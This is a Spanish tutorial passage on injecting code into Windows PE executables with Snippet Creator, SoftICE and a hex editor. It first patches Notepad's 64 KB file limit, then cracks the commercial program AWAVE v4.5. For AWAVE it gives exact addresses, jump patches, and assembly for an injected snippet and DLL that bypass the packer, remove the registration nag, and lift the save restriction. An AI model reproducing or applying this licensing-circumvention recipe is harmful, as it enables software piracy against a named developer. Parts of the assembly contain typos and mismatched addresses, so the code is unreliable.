Compara el tamaño del NEWPAD.EXE con el de NOTEPAD.EXE. ¡No hay cambios!

Icz termina su tutorial recordando que SC puede ser emlpeado también como un simple editor de archivos PE, lo mismo que ProcDump.

ALGUNOS TIPS
==========

Ya jugamos un poco. Ahora hagamos cosas interesantes. Mi objetivo no es enseñar realmente a manejar este programa, sino aprender de él. De todos modos daré antes unos tips que pueden ser útiles, si se te ocurren más truquitos te agradecería muchísimo que me informes.

Importar una función nueva

En el ejemplo del tutorial de Icz, nos encontramos con que las funciones de la API de W32 que llamamos deben estar incluidas en la tabla de nombres importados del archivo objeto. ¿Por qué?

Recordemos la razón por la cual se ha incluido una tabla de nombres importados entre los múltiples encabezados de los archivos con formato PE:

Cuando se llama a una función en otro módulo (por ejemplo, GetMessage en USER32.DLL), la instrucción CALL emitida por el compilador no transfiere el control directamente a la función en la DLL. En vez de eso, la instrucción call transfiere control a una instrucción JMP DWORD PTR [XXXXXXXX] que está en la sección .text. La instrucción JMP conduce indirectamente a través de una variable DWORD en la sección .idata. Esta variable DWORD de la sección .idata contiene la dirección real del punto de entrada de la función del sistema operativo. De esta manera, al hacer todas las llamadas a una función dada de una DLL a través de una localización, el cargador no necesita parchar cada instrucción que llama (calls) a una DLL. Todo lo que tiene que hacer el cargador del PE es poner la dirección correcta de la función objeto (target) dentro de la variable DWORD en la sección .idata. Ninguna de las instrucciones call necesitan ser parchadas.

Otro es el caso de los archivo NE, donde cada segmento contiene una lista de "fixups" que necesitan ser

aplicados al segmento. Si el segmento llama a una función de una DLL dada 20 veces, el cargador debe escribir la dirección de esa función 20 veces en el segmento.

Esta es la razón por la cual se utilizan los archivos .LIB al enlazar programas con MASM o TASM. Los archivos .LIB contienen las direcciones de las funciones a ser importadas desde el archivo a crear.

Esto viene a colación porque es algo que debemos tomar en cuenta al enlazar los archivos .OBJ y cuando insertamos el recorte en el archivo objeto (target) si trabajamos con Snippet Creator. Aunque ensamblemos con éxito un recorte con Snippet Creator, podemos toparnos con que el archivo objeto (target) no incluye alguna de las funciones importadas por el recorte entre las funciones importadas, cuya lista se encuentra en la sección .idata. Esto puede ser solucionado rápìdamente con Snippet Creator.

Si es el caso que el archivo objeto no importa alguna función llamada por el nuevo recorte, entonces activamos el comado "Options/Add New Imports" y se abrirá el cuadro de diálogo "Add new import functions":

Examinamos (pulsamos el botón "Browse") y buscamos la DLL donde se encuentra la función que deseamos importar. Si no sabes en cuál DLL se encuentra la función que deseas importar, busca en tu "Win32 Programmer's Reference" la información de la función que te interesa y en la parte superior haz click con el botón izquierdo del ratón sobre "QuickInfo". Aquí encontrarás en cuál .LIB del sistema se encuentra la función API que llamas. Esta .LIB tiene el mismo nombre de su .DLL correspondiente. Una vez determinado el módulo donde está la función a importar, marcas con el ratón la función que te interesa, pulsas "Add" y ya está importada esta función dentro del archivo objeto (el target).

Un ejemplo práctico de esto lo encontraremos un poco más adelante.

El recorte es grande y no quiero aumentar el programa

En estos caso lo mejor, en mi opinión, es implementar una DLL. Así sólo tengo que insertar la llamada a la DLL en el archivo objeto y listo. Si no sabes qué es una DLL, como se programa, y para qué sirve, revisa el final de este documento.

Ejemplo:

Este tutorial viene acompañado con el archivo NAG.DLL (está en SNIP.ZIP) ¿Qué hace? Ya veremos. Mientras tanto, coloca NAG.DLL en el mismo directorio de NEWPAD.EXE (Siempre que uses este archivo haz un respaldo). Lo que vamos a hacer es que NEWPAD llame a esta DLL y active el programa que está en ella. Esta vez vamos a emplear TASM 5.0. Así que vamos a "Action/Options" y en el diálogo "General Options" elegimos TASM.

Abrimos el proyecto NEWPAD y escribimos en la ventana de edición de SC las siguientes líneas de código:

```
; - - -
```

[RVA de la sección + Image Base] + [offset del recorte - RAW data de la sección]

[006000h + 00400000h] + [4020h - 3E00h] = 00406220h

Anotamos este valor en el campo "Snippet VA" del cuadro de diálogo "Project Options". Aprovechamos también para elegir "Patch into Existing Section".

Como vamos a ejecutar el recorte al inicio del programa, elegimos la opción "Redirect EntryPoint RVA" del diálogo "Project Options" y colocamos en el campo "Virtual Address" la dirección virtual del punto de entrada original: 00401000.

Todo listo. Sólo activamos el comando Action/Patch Target, y ya.

Ahora activemos NEWPAD: ¡sorpresa!

¿Te gusta?

Perfeccionando programas : Eliminar una limitación de notepad

Ahora vamos a intentar solucionar un aspecto desagradable de NOTEPAD.EXE: el límite que impone al tamaño de los archivos que puede leer. Todos sabemos que si tenemos un archivo ASCII mayor de 65 KB y lo intentamos abrir con NOTEPAD, saldrá un mensaje que dice: "Este archivo es demasiado grande para abrirlo con el block de notas...". Si decidimos abrirlo, el archivo es abierto por WORDPAD.EXE. El mismo límite se presenta cuando estamos escribiendo en archivo y superamos el límite de los 65 KB; sale un mensaje que dice: "No hay suficiente memoria para realizar esta operación...".

La razón del límite impuesto al tamaño de los archivos que podemos abrir con NOTEPAD es que el contenido de los archivos que abrimos con este programa es desplegado en una clase de ventana llamada control "Edit". Expliquemos esto.

Cuando se hacen programas para Windows con interface gráfica se tienen que crear ventanas.Para crear las ventanas, los programas primero definen una plantilla para la ventana llamada "Clase de Ventana". Luego a partir de esta clase, el programa crea la ventana propiamente dicha. Es decir, las ventanas se crean a partir de plantillas llamadas clases de ventanas.

Un programa Windows standard con interface gráfica tiene por lo menos dos partes: un procedimiento principal llamado WinMain y un procedimiento de ventana que podriamos llamar WndProc. La definición de la clase de ventana y la creación de la ventana misma se realiza en WinMain. La manera como se comporta el programa para cada una de las acciones que realicemos sobre él (abrir un archivo, copiar un fragmento, etc.) está codificada en WndProc. En pseudo código:

WinMain:

ClaseDeVentana = Registrar_ClaseDe(Ventana)
Ventana1 = CrearVentanaCon(ClaseDeVentana)

Dispensador de Mensajes(Ventana1)

WndProc:

Para acción1 en (Ventana1), hacer:
reacción1

Para acción2 en (Ventana1), hacer:
reacción2

etc...

Lo cierto es que un programa Windows tiene que registrar una clase de ventana que sirva como interface gráfica. Generalmente, los programas implementan más de una ventana, creandose así una jerarquía de ventanas. Tenemos entonces una ventana principal llamada ventana padre y una o más ventanas llamadas ventanas hijas. Notepad, por ejemplo, posee una ventana principal, sobre la que están los menúes, y por lo menos una ventana hija, la ventana de edición donde leemos y escribimos archivos.

Windows suministra varias clases de ventanas predeterminadas, que el programador no necesita registrar. Estas ventanas predeterminadas son los llamados controles. Los controles incluyen botones, casillas de chequeo, algunos diálogos y ventanas de edición. Nos interesa este último tipo de control: el control "Edit".

Se trata de una ventana que nos permite editar texto, la ventana de edición empleada por NOTEPAD. Este control presenta un inconveniente: no puede editar archivos mayos de 65 KB. Afortunadamente, Windows suministra otro tipo de ventana de edición que salva este límite: el control "RichEdit". Entonces, para superar el problema de limitación de NOTEPAD sólo tenemos que reemplazar un control, el control Edit, por otro, el control RichEdit. ¿Cómo lo hacemos?

Veamos como un programa implementa un control de ventana hija Edit.

1. Registrar la clase de la ventana principal. Se emplea la función RegisterClassExA. Esto se realiza en el procedimiento WinMain.

2. Crear la ventana principal a partir de la clase registrada. Se emplea la función CreateWindows, la cual regresa en el registro EAX un valor, llamado el manejador de ventana (hWnd), que permite una manipulación ágil de la ventana creada. La llamada a esta función (generalmente realizada inmediatamente después de registrar la clase de ventana en WinMain) hará que el sistema envíe una orden a la ventana que se está creando. Esta orden se llama WM_CREATE y es procesada por WndProc.

3. Al procesar el mensaje WM_CREATE, WndProc crea la ventana hija a partir de la clase predeterminada control de ventana hija Edit. Emplea una vez más la función CreateWindows. Esta función tiene entre sus parámetros uno donde debe incluirse el manejador de la ventana padre (hWnd, el 9no. parámetro) y otro que debe incluir el nombre de la ventana (por ejemplo, Edit; es el 2do. parámetro).

¿Qué encontramos aquí? Bueno, que para reemplazar un control de edición por otro sólo tenemos que reemplazar el nombre pasado como parámetro en la llamada a la función CreateWindow que crea la ventana de edición. Así de sencillo.

Manos a la obra.

Abramos NOTEPAD con un heditor hexadecimal. Busquemos la cadena "Edit". Encontraremos dos. Una en el desplazamiento 3F90h y otra en 3FD4h. Cualquiera sea la cadena empleada por el programa para crear la ventana de edición se hará a través de un llamado a CreateWindows que debe incluir una instrucción con la siguiente forma:

```
push     offset   dir_virtual_del_nombre_del_control
------
call     CreateWindow
```

En optal, la instrucción que nos interesa tiene la forma: 68 XX XX XX XX, donde 68 es la instrucción PUSH y XX XX XX XX es la dirección virtual donde se encuentra la cadena con el nombre del control de edición.

Calculemos la dirección virtual para las cadenas con el nombre Edit.

Las cadenas se encuentran en la sección .data para la cual tenemos los siguientes valores:

RVA Offset = 6000h
RAW Data = 3E00h

La base de la imagen es 00400000h. Ahora procedamos:

Dir Virtual = (Desplazamiento del dato - RawData) + (ImageBase + RVA Offset)

(3F90h - 3E00h) + (00406000h) = 00406190h
(3FD4h - 3E00h) + (00406000h) = 004061D4h

Ahora veamos si encontramos la instrucción que buscamos:

1. 68 90 61 00 40 -> push 00406190
2. 68 D4 61 00 40 -> push 004061D4

En el desplazamiento 1BA5h encontraremos 68 90 61 00 40 68 ... Esta debe ser la instrucción. Calculemos la dirección virtual correspondiente a esta instrucción. Suponemos que está en la sección .text, que es la sección de código, con:

RVA Offset = 1000h
RAW Data = 0400h

Aplicando la fórmula tenemos:

Dir Virtual = (Desplazamiento del dato - RawData) + (ImageBase + RVA Offset)

(1BA5h - 0400h) + (00401000h) = 004027A5h

Podemos verificar con SICE. Cargamos en el loader NEWPAD.EXE. Cuando se inicia el programa hacemos BPX 4027A5 y F5. La ejecución se dentendrá en:

```
004027A5 6890614000  push 00406190h ; Dir de la cadena "Edit"
004027AA 6800020000 push 00002000h
004027AF FFD7        call EDI       ; Llamar a CreateWindowExA
```

Si subimos en la ventana de código de SICE encontraremos:

```
00402719 8B3DC4734000 mov edi,[USER32!CreateWindowExA]
```

Si hacemos D 00406190, veremos en la ventana de datos de SICE: Edit.

Hemos encontrado donde es creada la ventana de edición en NEWPAD. Lo que tenemos que hacer es colocar en alguna parte de NEWPAD la cadena "RichEdit", calcular su dirección virtual y reemplazar en la instrucción 4027A5h la dirección virtual empujada a la pila por la nueva.

Abramos NOTEPAD con el editor hexadecimal. Hayamos un espacio en 41E0h, dentro de la sección de datos. Escribimos ahí "RichEdit". La dirección virtual equivalente de este desplazamiento es:

(41E0h - 3E00) + 00406000 = 004063E0h

Ahora reemplazamos en el desplazamiento 1BA5h la cadena

68 90 61 40 00 -> push 00406190

por la cadena:

68 E0 63 40 00 -> push 040063E0

Sin embargo, con esto no es suficiente. Los controles comunes se encuentran en el archivo COMCTL32.dll. Pero el control RichEdit se encuentra en RICHED32.DLL. Así que tendremos que cargar en el espacio de direcciones del proceso de NEWPAD a RICHED32.DLL. Aquí entra en juego Snippet Creator.

Después de las configuraciones de rutina escribimos la siguiete rutina en la ventana de edición de Snippet Creator:

```
extrn GetModuleHandleA:Proc
extrn LoadLibraryA:Proc
extrn FreeLibrary:Proc

jmp init

hInst dd 0
DLLname db "NAG.DLL",0
RichEditName db "RichEd32.dll",0

init:
push 0
call GetModuleHandleA
mov [hInst], eax
; Cargar la librería para el control RichEdit
push offset RichEditName
call LoadLibraryA
```

Ensamblamos este código (con TASM) y parchamos NEWPAD.

Ahora podremos abrir archivos sin limitación de tamaño. Lo único es que cuando sobrepasemos ese tamaño, no podremos escribir sobre NEWPAD.

Podríamos cambiar nuestro código de esta manera, y también funcionaría:

```
extrn GetModuleHandleA:Proc
extrn LoadLibraryA:Proc

jmp init

hInst dd 0
RichEditName db "RichEd32.dll",0
RichEditStr db "RichEdit",0

init:
push 0
```

```
call GetModuleHandleA
mov [hInst], eax
; Cargar la librería para el control RichEdit
push offset RichEditName
call LoadLibraryA
; Reemplazar las instrucciones
lea esi,RichEditStr ; Dir de la cadena
mov edi,004027A5h ; Dir de la instrucción a cambiar
mov dword ptr [edi+1],esi ; Nueva dir
```

De esta manera nos liberamos de buscar donde escribir la cadena "RichEdit" y del cálculo de su dirección virtual. Pero para que este parche funcione necesitamos cambiar los atributos de la sección de código .text, si no al ejecutar este código se producirá un error de protección.

Abrimos en Snippet Creator el cuadro de diálogo "Section Information" con el comando "PE Info/View Section Info". Sobre la sección .text hacemos click con el boton derecho del ratón y elegimos de ese menú "Edit Section". Vemos que el campo "Characteristics" = 60000020. Si pulsamos el botón "..." se desplegarán los atributos de esta sección. Veremos que no se incluye el atributo de escritura, así que hacemos click en IMAGE_SCN_ MEM_WRITE. Cerramos esta ventana y veremos "Charactheristics" = E0000020. Ahora sí se puede sobreescribir esta sección cuando está en memoria.

Todavía nos quedan un par de mensajes fastidiosos. Los que hemos comentado al comienzo. Librémosnos de ellos.

NAG 1:

Nos libramos de la primera ventana si reemplazamos la instrucción

```
00402E8B 81FEFFFF0000  cmp esi,0000FFFFh ; El archivo a abrir es mayor a 65 KB?
00402E91 0F8FEC010000  jg 004083 ; Si es mayor, no cargarlo y mostrar mensaje
```

Por:

```
00402E8B  EB 0A          jmp 402E97h ; Saltarse la prueba y abrir archivo
```

NAG2:

Nos libramos de la segunda ventana si reemplazamos la instrucción:

```
00401E1A  7415          jz00401E31h
```

por:

```
00401E1A  EB10          jmp 401E2Ch
```

En vez de parchar con el editor hexadecimal, agreguemos las siguientes instrucciones a nuestro recorte:

```
;Eliminar NAG1: ¿abrir con WORDPAD?
mov edi,402E8Bh
mov word ptr [edi],00AEBh
;Eliminar NAG2: No hay memoria para escribir
mov edi,401E1Ah
mov word ptr [edi],010EBh
```

Ahora sí. Hemos roto los límites de lectura de NEWPAD. Nos quedaría todavía romper los límites de escritura...

Todo el recorte para romper los límites de tamaño de archivo que puede abrir notepad sería:

```
extrn GetModuleHandleA:Proc
extrn LoadLibraryA:Proc

jmp init

hInst dd 0
RichEditName db "RichEd32.dll",0
RichEditStr db "RichEdit",0

init:
push 0
call GetModuleHandleA
mov [hInst], eax
; Cargar la librería para el control RichEdit
push offset RichEditName
call LoadLibraryA
; Reemplazar las instrucciones
lea esi,RichEditStr ; Dir de la cadena
mov edi,004027A5h ; Dir de la instrucción a cambiar
mov dword ptr [edi+1],esi ; Nueva dir
; Eliminar NAG1: ¿abrir con WORDPAD?
mov edi,402E8Bh
mov word ptr [edi],00AEBh
; Eliminar NAG2: No hay memoria para escribir
mov edi,401E1Ah
mov word ptr [edi],010EBh
```

Observaciones:

Bueno, quisiera decir que ahora sí tenemos un block de notas más potente. Pero para que esta afirmación sea una realidad tenemos que eliminar todavía algunos bugs remanentes:

· El límite de los 65 KB ha sido sólo superado para lectura, no para escritura.
· Cuando pegamos un fragmento de texto desde el ClipBoard, se duplica el pegado.

Son unos bugs importantes. Con un poco de trabajo podemos corregirlo. Pero dado que nuestro interés es aprender a inyectar código nuevo en archivo PE usando Snippet Creator, el trabajo que invertiríamos corrigiendo estos bugs preferiríamos usarlo haciendo nuestro propio editor, por supesto, en lenguaje ensamblador, para que sea más rápido, pequeño y potente que NOTEPAD. Realmente este camino sería el más fácil.

Esta vez la inserción del recorte ha aumentado un poco el tamaño del archivo. ¿Por qué? porque hemos insertado una nueva función a importar: LoadLibraryA. Snippet Creator ha creado una nueva sección al final del archivo. Por este motivo, sería mejor encontrar otro método que nos permita evitar esto. Posiblemente, si nos tomamos un tiempo podremos resolver este problema manualmente.

Mantener el tamaño del archivo parchado es importante y en todo caso debe evitarse. Esto permite el uso de motores creadores de rompedores (CRACKZ). Además, hay situaciones donde, por más cuidadosos que seamos al crear una nueva sección, el cambio de tamaño deteriorará el archivo.

MALDITAS PROTECCIONES: quebrando AWAVE v4.5
==========

Parchando archivos empaquetados con SnippetCreator

No soy ya muy asiduo a la eliminación de protecciones. Mi actividad se ha dirigido hacia otro oficio: mejorar los programas y poner al acceso de quien lo quiera de la posibilidad de hacerlo. Peor que desproteger un programa es hacerlo mejor y regalarlo. ¿Se puede hacer? Ya hemos visto que es posible al parchar NOTEPAD.

Sin embargo haré un excepción. Voy a intentar desproteger un programita llamado AWAVE v4.5. Es un programa ejemplar para mostrar como romper protecciones de archivos ejecutables empaquetados a través de la inserción de código nuevo en ellos empleando Snippet Creator. Quiero subrayar que no tengo nada contra el programador que creó este buen programa. Por el trabajo que me dió, tengo la impresión de que sabía lo que hacía. Yo aconsejaría que quienes deseen usar el programa, lo registren. Si yo pudiera lo haría. Pero mi objetivo no es aprovechar el programa sino enseñar el estilo de romper protecciones que estoy implementando.

Para romper las protecciones de archivos empaquetados, la táctica empleada generalmente es esperar que el archivo se despliegue en memoria y sobreescribir la rutina de protección en tiempo de ejecución. Esto comúnmente se ha hecho con un cargador (loader) que atrapa una llamada a alguna API de W32 que realice el programa, y entrega el control a la rutina que desprotegerá el programa: el mismo cargador

tomará el control y cambiará en memoria el esquema de protección.

El uso de loaders me parece que presenta una dificultad: en este método entran en juego dos procesos distintos, el del loader y el del programa mismo. Esto dificulta las cosas y nos obliga a escribir un número significativo de líneas de código. Las funciones de W32 para escribir procesos remotos, son complejas. El loader puede tener fácilmente un tamaño de 100 KB, especialmente si no lo escribimos en lenguaje ensamblador.

Si hacemos que la rutina que rompe las protecciones del programa se ejecuten en su propio proceso, me liberaré de la carga que implica enganchar instrucciones en procesos remotos, sobrescribir y leer procesos remotos, etc. Esto lo podemos lograr simplemente insertando la rutina desprotectora en el mismo ejecutable del programa. Veamos el caso particualr de AWAVE v4.5.

El programa presenta dos limitaciones engorrosas. La primera es un NAG que aparece al comienzo y que recuerda que se trata de un programa no registrado y retarda el inicio del programa. La otra protección importante es que el programa no permite guardar más de un archivo por sección. Hay un par de cuestiones secundarias: son dos cadenas, una dice "Unregistered copy" y aparece en la parte izquierda del área cliente; la otra dice "(Unreg)" y aparece en la "Caption" de la ventana. Aunque no es tarea fácil, eliminaremos estas molestias.

Si intentamos cargar el programa con SICE, no se disparará la ventana del depurador porque el programa está empaquetado y se han cambiado los atributos de las secciones. Entonces creamos en SnippetCreator un nuevo proyecto: awave, cuyo target sería awave.exe. Revisamos los atributos de las secciones y cambiamos los de las secciones .text y .adata, que son, respectivamente las secciones de código ejecutable y la rutina de descompresión. El punto de entrada está en esta última sección. Los atributos deben ser E0000020.

Cambiados los atributos, encontramos que ahora si se dispara la ventana de SICE cuando cargamos awave.exe con SICE. Tenemos que buscar varias direcciones:

1. La dirección donde finaliza la rutina de descompresión. Cuando el programa llega a este punto, ya el archivo está totalmente descomprimido en la memoria.

2. Las direcciones de los puntos que deseamos cambiar o parchar.

3. El desplazamiento en el archivo donde escribiremos el recorte nuevo. Esto no se hace con SICE sino con un editor hexadecimal.

Como el archivo está empaquetado, existen diferencias sustanciales entre la lista muerta que es el archivo mismo y el código vivo ya desempacado que vemos con SICE. Por este motivo no sirve establecer el desplazamiento en el archivo correspondiente a las direcciones de memoria donde deben hacerse cambios. Así que la estrategia es agregar una rutina al programa que sobreescriba en tiempo de ejecución las rutinas que queremos cambiar.

Otro cambio que debemos introducir al archivo es el concerniente a la instrucción que entregará el

control a nuestro nuevo recorte.

Determinemos el desplazamiento del recorte. Con el editor hexadecimal podemos ubicar un espacio vacío en el desplazamiento 0004 3140h. A partir de él y los calculamos la dirección virtual de su ubicación utilizando la fórmula:

Dir Virtual = (Desplazamiento del dato - RawData) + (ImageBase + RVA Offset)

Los datos que necesitamos para este cálculo los hallamos con el mismo Snippet Creator. En Snippet Creator activamos el comando "Action\New Target". Pulsamos BROWSE y ubicamos AWAVE.EXE y pulsamos SAVE. Ahora activamos "PE Info/View PE header". Encontramos que:

ImageBase = 0040000h

Luego activamos "PE Info/View Section Info". Para la sección .text encontramos:

RawData = 1000h
RVA Offset = 1000h
RawSize = 042200h

Comprobamos que es en esta sección donde se encuentra el desplazamiento para nuestro injerto. Ahora calculemos la dirección virtual:

(43140h - 1000h) + (400000h + 1000h) = 00443140h

Debemos entregar el control a esta rutina cuando el archivo ya esté desempacado. Con SICE hemos ubicado esta rutina:

```
0050B54B   0385AC504400  add eax,[ebp+004450AC]
0050B551   5B            pop eax
0050B552   .....
0050B558   61            popad
0050B559   7508          jnz
0050B55B   B801000000    mov eax,1
0050B560   02C000        ret 0Ch
0050B563   50            push eax
0050B564   C3            ret
```

Debemos insertar en alguna parte de este código la siguiente instrucción, que entregará el control al recorte:

```
68 00 44 31 40   push 00443140h
C3               ret
```

Como vemos, la instrucción consta de seis bytes. Analizando el código de más arriba, vemos que la instrucción en 50B54B tiene ese tamaño, así que tomamos esa. Calculamos el desplazamiento en el archivo correspondiente a esta dir. virtual y es 05454Bh. Si revisamos con el editor hexadecimal este desplazamiento veremos que no se corresponden los valores con los que vemos en SICE. Lo que ocurre, me imagino, es que se trata de un desempacador compuesto de dos partes. El desempacador mismo está empacado. Hay pues dos desempacadores, uno desempaca el desempacador del programa. Así que necesitamos una dirección más: la dirección final del primer desempacador o ubicar una punto en el primer desempacador donde la instrucción que nos toca ya esté desempacada. Ubicada esta dirección, pasamos desde aquí el control al recorte; hacemos que el recorte escriba la instrucción 0050B54B para que vuelva a pasar el control al recorte, que romperá ahorá las protecciones sobre el archivo desplegado.

Para hallarla, cargamos el ejecutable en SICE y hacemos:

D 50B54B

Esto desplegará en la ventana de datos de SICE el contenido en hexadecimal que hay en 0050B54B. Luego ejecutamos F10 hasta ver en la ventana de datos de SICE algo como esto: 0385AC504400.

Yo he determinado esta dirección:

0050B0B7 8B85B5504400 mov eax, [ebp + 004450B5]

Como ven, la instrucción tiene seis bytes.

El desplazamiento de esta dirección en el archivo es 0540B7h. Con el heditor hexadecimal escribimos en esta instrucción:

68 40 31 44 00 C3

que es el equivalente octal de las instrucciones "push 443140h" - "ret". Cuando se ejecute el programa y llegue a este punto, pasará el control a las rutinas escritas en el desplazamiento 43140h del archivo, coerrespondiente a la dirección virtual 00443140h del programa.

La rutina del recorte deberá incluir una rutina que restaure la instrucción que hemos modificado (en 0050B0B7) y que modifique el final del segundo desempacador, cuando el programa ya está totalmente desempacado, para que se entregue el control de nuevo a una rutina que introducirá por fín los cambios definitivos en el programa.

Tenemos ya las siguientes direcciones:

1. Dirección de la instrucción que entregará el control al recorte. Final del primer desempacador: 50B0B7h. La llamamos VA1.
2. Dirección del recorte en el archivo: 00443140h. VA2.
3. Dirección de la instrucción que devolverá de nuevo el control al recorte 50B54Bh. La

llamamos VA3.

Ahora, queda romper las protecciones para obtener las últimas direcciones: las que hay que cambiar para desproteger el programa. Necesito estas direcciones para escribir el código del recorte. Por razones de tiempo no entraré en detalles y las daré de inmediato:

1. Eliminar el NAG del comienzo:

Reemplazar:
0045041E 8B1584F84A00 mov edx,[004AF884]

por:
0045041E EB19 jmp 00450435

Con esto saltamos por encima de la llamada a DialogBoxParam que despliega el NAG del comienzo.

2. Perimitir que el programa guarde más de un archivo en cada sección:

Reemplazar:
0045F0FD 8A08 mov CL,[eax]

por:
0045F0FD EB08 jmp 455F0B

Así saltamos la prueba que revisa si ya se ha guardado un archivo antes de la llamada a GetSaveFileName.

3. Eliminar cadena "Unregistered copy":

Colocar en 004A2100 un 00h. Esto coloca cero al comienzo de una cadena ASCIIZ.

4: Eliminar cadena "(Unreg)":

Colocar en 0049FCD3 un 00h.

El código de parche rompedor sería entonces algo como esto:

```
; ---------------------------------------------------------------------------------------------

.386
locals
jumps
```

```
.model flat,STDCALL

jmp init:

OldInstruction1 db 08Bh,085h,0B5h,050h,044h,000h
OldInstruction2 db 003h,085h,0ACh,050h,044h,000h
NewInstruction2 db 068h,000h,004h,040h,000h,0C3h
NewInstruction3 db 0EBh,019h
PatchVA1 dd 0050B0B7h
PatchVA2 dd 0050B54Bh

init:
; Restaurar en 50B0B7h "add eax [ebp+004450AC]"
pushad lea esi,OldInstruction1
mov edi,PatchVA1
mov ecx,6 rep movsb
; Escribir en 50B54Bh "push 00400400h - ret"
lea esi,NewInstruction2
mov edi,PatchVA2
mov ecx,6
rep movsb
popad
push 0050B0B7h
ret

write_code:
; Resaturar código en 50B0B7h
pushad
lea esi,OldInstruction2
mov edi,PatchVA2
mov ecx,6
rep movsb
; Eliminar NAG: Saltarse la llamada a DialogBoxParamA
mov edi,0045041Ah
lea esi,NewInstruction3
mov ecx,2
rep movsb
; Permitir guardar más de un archivo
mov edi,455EFDh
mov byte ptr [edi],0EBh
; regresar
popad
push 0050B0B7h
ret

; ----------------------------------------------------------------------------------------------
```

Hemos agregado aquí:

1. El código que restaura la instrucción que cambiamos en el primer desempacador.
2. La rutina que sobrescribe la instrucción al final del segundo desempacador.
3. La rutina que restaura la instrucción anterior.

Antes de escribir este código en la ventana de edición de SC y ensamblarlo, necesitamos configurar el programa. En las opciones generales ("Action/Options), he empleado TASM. En las opciones del proyecto ("Action/Project Options")debes colocar la dirección del recorte: "Snippet VA" = 00443140.

Después de gran cantidad de pruebas, noté que no se pueden escoger ciertas opciones ya que por algún motivo dañan el ejecutable. Así que parte del trabajo tendremos que hacerlo manualmente. Debemos escoger las siguientes opciones, para evitar que Snipet Creator escriba sobre el ejecutable:

· Patch Into Existing Section
· No Redirection
· Don't Return Control to Program

Otro cosa importante que debemos hacer es cambiar los atributos de las secciones que serán sobre-escritas durante la ejecución del proceso. De lo contrario, se cometerá error de protección. Estas secciones son, para awave, .adata, .text y .data. Esto lo hacemos fácilmente con SC. Abrimos "Section Information" ("PE Info/View Section Info"). Con el botón derecho del ratón pulsamos sobre cada una de estas secciones. Elegimos "Edit Section" en el menú. Saldrá la ventana "Modify Section Values". Pulsamos el botón "..." al lado de "Caractheristics" y en la ventana "Section Characteristics" establecemos "IMAGE_SCN_MEM_WRITE", lo cual permitirá que se pueda sobreescribir la sección cuando está en memoria.. SAVE.

Ahora escribimos el código de arriba, lo ensamblamos y lo exportamos.

Abrimos el archivo .BIN exportado con el editor hexadecimal lo copiamos y lo pegamos cuidadosamente en el archivo ejecutable en la dirección que hemos elegido para el recorte. No debemos copiar de más ni de menos; tampoco debemos comernos algún byte cuando peguemos el nuevo recorte, cualquier mínimo error deteriora el ejecutable. Antes de hacer cualquier otro cambio ejecuta el programa para constatar que no lo haz deteriorado.

El copiado del recorte he tenido que hacerlo manulamente porque en varias ocasiones se me deterioró cuando lo hice con SC.

Ahora escribimos el siguiente código en el desplazamiento correspondiente al final del primer desempacador: en la dirección 00500BB7h cuyo desplazamiento en el archivo es 0540B7h:

```
68 00 40 31 44 00   =   push 00443140h
C3                  =   ret
```

No ejecutes el programa todavía. Esto debería marchar bien, pero no hemos contado con que el espacio

que hemos elegido para colocar el recorte será sobreescrito cuando el programa quede desempaquetado (grrr...). Entonces, cuando por segunda vez el programa original devuelva el control al recorte ya en la dirección del recorte no estará el código que escribimos sino el código del programa original.

Podríamos hacer muchas pruebas y cálculos para determinar si podemos colocar el recorte en alguna sección donde no vaya a ser sobreescrito por el archvo original al desempacarse. Si creamos una sección nueva tenemos grades posibiidades de deteriorar el archivo además de que aumentamos su tamaño. Así que lo que hice fue implementar una DLL. Esto facilita las cosas enormemente.

Ahora la estrategia es re-escribir el recorte para que sólo haga los siguiente:

1. restaurar la dirección original
2. cargar nuestra DLL en el espacio de direcciones del proceso.
3. cambiar la dirección del final del segundo desempacador para que pase el control a la DLL:

```
; ---------------------------------- Código del recorte ---------------------------------

extrn LoadLibraryA: Proc
extrn GetProcAddress: Proc

jmp init

DllName db "aw_patch.dll",0 FunctionName db "patch",0
OldInstruction db 08Bh,085h,0B5h,050h,044h,000h
NewInstruction db 068h,000h,000h,000h,000h,0C3h
NewInstruction3 db 0EBh,019h
FunctionName db 'patch',0

init:
; Restaurar antigua instrucción
pushad
mov edi,0050B0B7h
lea esi,OldInstruction
mov ecx,6
rep movsb
; Cargar librería y obtener su dirección en la memoria
lea esi,DllName
call LoadLibraryA,esi
call GetProcAddress,eax,offset FunctionName
; Escribir nueva instrucción: entregará el control a la DLL
mov edi,0050B54Bh
lea esi,NewInstruction mov
dword ptr [esi+1],eax ; Dir de DLL en la memoria
mov ecx,6
rep movsb
; Regresar
```

```
popad
push 0050B0B7h
ret

; ---------------------------------------------------------------------------------------------
```

Esto nos abre enormes posibilidades ya que nos permite disfrutar de todas las ventajas de usar DLLs. Ahora sólo será necesario colocar el recorte que cargue la DLL en el espacio de direcciones del proceso y luego el código de la DLL hará lo que, por razones de espacio, no puede hacer el recorte. Esto nos permitirá hacer cambios posteriores sin tener que tocar para nada el archivo original. Para introducir un cambio sólo necesitamos cambiar el código de la DLL. ¡Y todo esto sólo con un pequeño parchesito que carga la DLL en la memoria del proceso original!.

La DLL debe hacer lo siguiente:

1. restaurar la dirección original.
2. realizar todos los parches.

```
; ---------------------------------- Código de la DLL ----------------------------------------

.386
locals
jumps
.model flat,STDCALL

extrn GetModuleHandleA:Proc
extrn GetProcAddress:Proc
IDOK equ 1
IDM_ABOUT equ 0105

public patch
public RestaureDialog

.data
OldInstruction db 003h,085h,0ACh,050h,044h,000h
NewInstruction db 0EBh,019h
ModuleName db 'aw_patch.dll',0
FunctionName db 'RestaureDialog',0

.code
Start:
dll proc instance:DWORD, reason:DWORD, reserved:DWORD
mov eax,1
ret
endp dll
```

```
; Rutina que parcha la víctima
patch:
; Resaturar código en 50B54Bh
pushad
lea esi,OldInstruction
mov edi,0050B54Bh
mov ecx,6
rep movsb

; Eliminar NAG: saltarse la llamada a DialogBoxParamA
mov edi,0045041Ah
lea esi,NewInstruction
mov ecx,2
rep movsb

; Permitir guardar más de un archivo
mov edi,455EFDh
mov byte ptr [edi],0EBh

; regresar
popad
push 0050B0B7h
ret
```

; ----------

Con esta estrategia también se podrían ampliar enormemente las funcionalidades del programa.

Ahora escribimos el nuevo recorte, lo ensamblamos y los exportamos. Abrimos awave.bin con el editor hexadecimal y lo pegamos en la dirección correspondiente.

Ensamblamos y enlazamos aparte nuestra DLL. Para ello pueden emplearse los siguientos archivos:

; ---------- aw_patch.def ----------

```
LIBRARY aw_patch
EXPORTS MyAboutDialog
EXPORTS patch
```

```
DESCRIPTION 'ASM program'
EXETYPE WINDOWS
